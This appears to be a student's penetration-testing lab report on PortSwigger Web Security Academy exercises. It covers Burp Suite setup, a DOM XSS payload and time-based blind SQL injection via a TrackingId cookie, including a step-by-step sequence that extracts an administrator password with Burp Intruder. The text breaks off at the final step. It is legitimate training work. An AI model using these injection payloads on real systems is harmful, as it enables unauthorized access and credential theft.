PENETRATION TESTING AND VULNERABILITY ANALYSIS LAB

DISCLAIMER:

These ethical hacking tools are only intended for educational purposes and awareness training sessions. Performing hacking attempts on computers you do not own (without permission) is illegal! Do not attempt to access a device you do not own.

Q. Nos. 2, 4, 6, 12, and 14 were assigned to these students

Steps for Installing Burp Suite and Lab Setup for Portswigger Labs:

1. Download and Install Burp Suite
   - Download Burp Suite Community Edition from PortSwigger's official website.
   - Install it on your system by following the on-screen instructions.

2. Launching Burp Suite
   - Open Burp Suite and select Temporary Project (for quick testing) or New Project on Disk (to save settings).
   - Choose Use Burp Defaults and click Start Burp to launch the tool.

3. Setting Up Burp Proxy

To intercept web traffic between your browser and the target application:

1. Open Burp Suite and navigate to Proxy > Intercept to enable/disable interception.
2. Go to Proxy > Options and check if the proxy listener is running on 127.0.0.1:8080.
3. Configure your browser to use Burp's proxy:
   - Open Firefox/Chrome settings.
   - Set the proxy to 127.0.0.1:8080 (manual configuration).
   - Install PortSwigger CA Certificate from http://burpsuite to avoid SSL/TLS errors.

4. Logging into PortSwigger Labs
   - Visit PortSwigger Web Security Academy and create a free account.

- Log in and access the labs related to vulnerabilities like XSS, SQL Injection, Authentication Bypass, etc.
- Each lab provides a target URL that you can open in a browser or test directly using Burp Suite.

5. Testing with Burp Suite
   - Use Proxy to capture requests and modify them.
   - Use Repeater to manually resend and analyze responses.
   - Use Intruder for automated attacks.

2. This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a div element, using data from `location.search`. To solve this lab, perform a cross-site scripting attack that calls the alert function.

Start the LAB:


Executing an XSS Payload:

1. Enter the following into the search box:


<img src=1 onerror=alert("saran")>

2. Click "Search".


The value of the src attribute is invalid and throws an error. This triggers the onerror event handler, which then calls the alert() function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.



<img src=1 onerror=alert(999)>



Sucessfully called the alert Function:



4. This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.
   The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.
   To solve the lab, exploit the SQL injection vulnerability to cause a 10-second delay.


Exploiting SQL Injection via TrackingId Cookie

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to:


   TrackingId=x'||pg_sleep(10)--


3. Submit the request and observe that the application takes 10 seconds to respond.


Intercept the proxy:




Send the Intercepted to the Repeater:







After 10secs: At bottom right – 10,183 milliseconds → Success



6. This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.
   The SQL query results are not returned, and no error messages are displayed. But the application includes a `Welcome back` message on the page if the query returns any rows.
   The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user. To solve the lab, log in as the `administrator` user.

Step 1: Intercept and Modify the TrackingId Cookie

1. Visit the front page of the shop.
2. Use Burp Suite to intercept and modify the request containing the TrackingId cookie.

Step 2: Initial SQL Injection Test

- Modify the TrackingId cookie to:
- TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
- Submit the request and verify that the application takes 10 seconds to respond.

Step 3: Testing a False Condition

- Modify the TrackingId to:
- TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
- Verify that the application responds immediately, confirming a false condition.

Step 4: Checking for an Administrator User

- Modify the TrackingId to:
- TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
- If the application delays 10 seconds, the administrator user exists.

Step 5: Finding Password Length

- Modify the TrackingId to:
- TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
- Continue increasing the number (2, 3, 4...) until the delay stops, revealing the password length (20 characters).

Step 6: Extracting Password Characters

- Modify the TrackingId to:
- TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
- Use Burp Intruder:
    - Add payload markers around the character:
    - TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
    - Add a payload list containing a-z, 0-9.
    - Set Maximum concurrent requests to 1 in Resource Pool.
    - Click Start Attack.
    - Identify the character with a 10-second delay.

Step 7: Extracting Full Password


- Repeat the above for each character position:
- TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,2,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
- Continue until all 20 characters are found.

Step 8: Logging in as Administrator

